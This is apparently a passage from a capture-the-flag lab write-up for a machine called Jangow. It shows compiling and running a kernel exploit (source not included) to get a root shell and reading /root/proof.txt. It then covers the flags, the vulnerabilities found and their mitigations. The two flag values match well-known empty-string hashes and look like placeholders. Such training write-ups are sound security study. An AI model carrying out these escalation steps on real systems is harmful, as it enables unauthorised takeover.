


Exploiting the Kernel Vulnerability

An exploit file named:

```
jangow.c
```

was compiled and executed.



Commands used:

```
gcc jangow.c -o jangow
chmod +x jangow
./jangow
```

The exploit modified kernel credentials and spawned a root shell.

Output:


```
credentials patched, launching shell
```

Verification:

```
whoami
```

Output:

```
root
```



Root Flag


After gaining root privileges, the root directory was accessed.

Command:

```
cat /root/proof.txt
```

Root flag:

```
da39a3ee5e6b4b0d3255bfef95601890afd80709
```



Flags Captured Summary

Flag	Value
User Flag	d41d8cd98f00b204e9800998ecf8427e
Root Flag	da39a3ee5e6b4b0d3255bfef95601890afd80709

Vulnerability Analysis

Weak Credentials

FTP allowed login using easily guessable credentials.

Command Injection

The search functionality executed system commands without proper validation.

Information Disclosure

Sensitive credentials were stored inside a readable backup file.

Kernel Vulnerability

Outdated Linux kernel allowed local privilege escalation.

Impact

These vulnerabilities allowed an attacker to:

• Gain FTP access
• Execute system commands
• Retrieve sensitive credentials
• Escalate privileges to root
• Fully compromise the system

Mitigation Recommendations

• Enforce strong password policies
• Sanitize user inputs in web applications
• Remove sensitive files from public directories
• Update Linux kernel regularly
• Conduct periodic vulnerability assessments

Learning Outcomes

This challenge reinforced:

• The importance of thorough enumeration
• How command injection vulnerabilities can lead to system compromise
• Identifying exposed sensitive files
• Exploiting Linux kernel vulnerabilities
• Privilege escalation techniques in Linux systems

The lab demonstrates how **multiple small vulnerabilities combined can result in full system compromise**.